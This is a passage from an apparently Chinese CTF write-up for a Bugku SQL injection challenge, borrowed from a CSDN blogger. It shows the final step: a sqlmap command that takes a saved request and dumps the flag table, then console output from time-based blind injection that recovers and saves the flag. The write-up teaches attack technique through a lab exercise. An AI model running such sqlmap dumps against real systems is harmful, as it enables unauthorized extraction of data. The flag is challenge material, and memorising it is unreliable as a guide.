
爆破出来了，西大奔普！！

最后下载数据，


命令：`sqlmap.py -r D:\250.txt -p id -D skctf_flag -T fl4g -C skctf_flag --dump`

-C -->指定列名

–dump（两个-）–>下载数据



```
' --hex'
[23:48:32] [INFO] fetching number of column(s) 'skctf_flag' entries for table 'fl4g' in database 'skctf_flag'
[23:48:32] [WARNING] (case) time-based comparison requires larger statistical model, please wait.......................
...... (done)
[23:48:34] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to
event potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
1
[23:48:43] [WARNING] (case) time-based comparison requires larger statistical model, please wait.......................
...... (done)
[23:48:55] [INFO] adjusting time delay to 1 second due to good response times
BUGKU{Sql_INJECTON_4813drd8hz4}
Database: skctf_flag
Table: fl4g
[1 entry]
+---------------------------------+
| skctf_flag                      |
+---------------------------------+
```



```
| BUGKU{Sql_INJECTON_4813drd8hz4} |
+---------------------------------+

[23:51:04] [INFO] table 'skctf_flag.fl4g' dumped to CSV file 'C:\Users\admin\.sqlmap\output\123.206.87.240\dump\skctf_
ag\fl4g.csv'
[23:51:04] [INFO] fetched data logged to text files under 'C:\Users\admin\.sqlmap\output\123.206.87.240'

[*] shutting down at 23:51:04


C:\Python27\Sqlmap 1.2.3>
C:\Python27\Sqlmap 1.2.3>
```

https://blog.csdn.net/kuller_Yan

本文借鉴**CSDN**博主「会下雪的晴天」的博客

原文传送门